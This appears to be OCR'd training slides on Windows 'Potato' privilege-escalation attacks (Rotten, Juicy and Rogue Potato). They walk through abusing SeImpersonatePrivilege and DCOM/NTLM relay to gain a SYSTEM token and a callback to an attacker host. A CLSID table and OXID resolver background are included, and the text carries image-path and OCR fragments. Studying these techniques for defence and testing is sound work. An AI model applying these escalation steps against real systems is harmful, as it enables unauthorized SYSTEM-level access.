
COM obj




Type 3 Message

RPC int

Rotten Potato NG




Rotten Potato NG



…and receive a reply from

AcceptSecurityContext()

Rotten Potato NG



RottenPotato will then use that reply to call ImpersonateSecurityContext(), allowing it to obtain the impersonation token

Rotten Potato NG

There is now an impersonation token for NT AUTHORITY/SYSTEM available on the .1 host

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Rotten Potato NG

MSSQLSVC

(192.168.100.1)


ATTACKER

(192.168.100.2)

Check your callback on your attacker system

Rotten Potato NG

You now have a session in the context of NT AUTHORITY\SYSTEM



NT AUTHORITY\SYSTEM

(192.168.100.1)

ATTACKER

(192.168.100.2)

CHOOSE YOUR TATER

Name: Juicy Potato

Age:	7 (Disclosed in 2018 by @Giutro & @decoder_it)
Strengths:	Advanced Rotten Potato; choice of CLSID to abuse & COM server
Weaknesses:	>Windows 10 1809 & Server 2019

START

Juicy Potato

THE BASICS

- Built upon the logic of Rotten Potato; developers came across an instance where BITS was disabled and port 6666 was not available
- The developers were able to identify several COM servers other than BITS that could be abused

PRE-REQS

- Control over a TCP endpoint
- SeImpersonatePrivilege on the current account we're starting from
- A COM server that is instantiable by current user, implements the iMarshal interface, and runs as an elevated user

Juicy Potato

Juicy Potato

Enumeration of privileges on the MSSQLSVC account shows that SeImpersonatePrivilege is enabled

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Juicy Potato

We also control a TCP endpoint on the network, so we can proceed

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Juicy Potato

MSSQLSVC


(192.168.100.1)

ATTACKER

(192.168.100.2)

Set up a listener on your port of choice

Juicy Potato



Juicy Potato

Upon execution, JuicyPotato will trick DCOM into performing NTLM authentication

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Juicy Potato

The difference here is that instead of using BITS as the AitM point, we will specify a different COM server

MSSQLSVC

(192.168.100.1)

ATTACKER

(192.168.100.2)

Juicy Potato

The developers of JuicyPotato have created a list of CLSIDs for each Windows operating system

MSSQLSVC

(192.168.100.1)

Windows CLSID

>> Windows 7 Enterprise
>> Windows 8.1 Enterprise
>> Windows 10 Enterprise
>> Windows 10 Professional

Windows 7 Enterprise

LocalService	AppId	CLSID	User
ShellHWDetection	{B1B9CBB2-B198-47E2-8260-9FD629A2B2EC}	{555F3418-D99E-4E51-800A-6E89CFD8B1D7}	NT AUTHOR
BITS	{69AD4AEE-51BE-439b-A92C-86AE490E8B30}	{03ca98d6-ff5d-49b8-abc6-03dd84127020}	NT AUTHOR
BITS	{69AD4AEE-51BE-439b-A92C-86AE490E8B30}	{F087771F-D74F-4C1A-BB8A-E16ACA9124EA}	NT AUTHOR
BITS	{69AD4AEE-51BE-439b-A92C-86AE490E8B30}	{6d18ad12-bde3-4393-b311-099c346e6df9}	NT AUTHOR
BITS	{69AD4AEE-51BE-439b-A92C-86AE490E8B30}	{4991d34b-80a1-4291-83b6-3328366b9097}	NT AUTHOR
BITS	{69AD4AEE-51BE-439b-A92C-86AE490E8B30}	{69AD4AEE-51BE-439b-A92C-86AE490E8B30}	NT AUTHOR
BITS	{69AD4AEE-51BE-439b-A92C-86AE490E8B30}	{659cdea7-489e-11d9-a9cd-000d56965251}	NT AUTHOR

Juicy Potato

JuicyPotato will use an API call to tell the COM object we want fetch an instance of whatever COM server we specify on whatever port we specify


"Hey we want a ShellHWDetection object On 127.0.0.1:1337"

MSSQLSVC

(192.168.100.1)

6. https://ohpe.it/juicy-potato/


Juicy Potato



6. https://ohpe.it/juicy-potato/

Juicy Potato

JuicyPotato then relays that request from port 1337 to port 135 to make sure that RPC responses are crafted correctly and port 1337 will operate as an Adversary-in-the-Middle point



Juicy Potato

This lays the groundwork

for NTLM authentication


to take place

MSSQLSVC

(192.168.100.1)

ShellHWDetection object


127.0.0.1:1337



RPC

127.0.0.1:135

Juicy Potato



This step generates a NT AUTHORITY\SYSTEM impersonation token

Juicy Potato

JuicyPotato will now spawn the process indicated in the original command with the use of its new NT AUTHORITY\SYSTEM token

NT AUTHORITY\SYSTEM

(192.168.100.1)

"I've spawned a SYSTEM-level callback for you!"

CHOOSE YOUR TATER

Name: Rogue Potato

Age: 5 (Disclosed in 2020 by @decoder_it & @splinter_code)

Strengths: Bypasses the Juicy Potato patch that rendered it obsolete

Weaknesses:

START

OXID Queries

OXID = Object Exporter Identifier

It is a 64-bit number that IDs an object exporter within an object server

Object exporters can be processes or threads in an object server (aka an execution environment)

Object exporters are callable using RPC interfaces

7. https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dcom/ba4c4d80-ef81-49b4-848f-9714d72b5c01#gt_602b473b-557d-40cc-8217-2cbdaa04c78d

OXID Resolver

Service that runs on every machine that supports COM+

Two duties:

- Stores RPC string bindings that are necessary to connect with remote objects
- Sends ping messages to remote objects for which the local machine has clients and receives ping messages for objects running on the local machine


OXID Resolver

The OXID Resolver is a part of RPCSS and is bound to port 135; a different port cannot be specified (implemented after Windows 10 1809 & Server 2019)

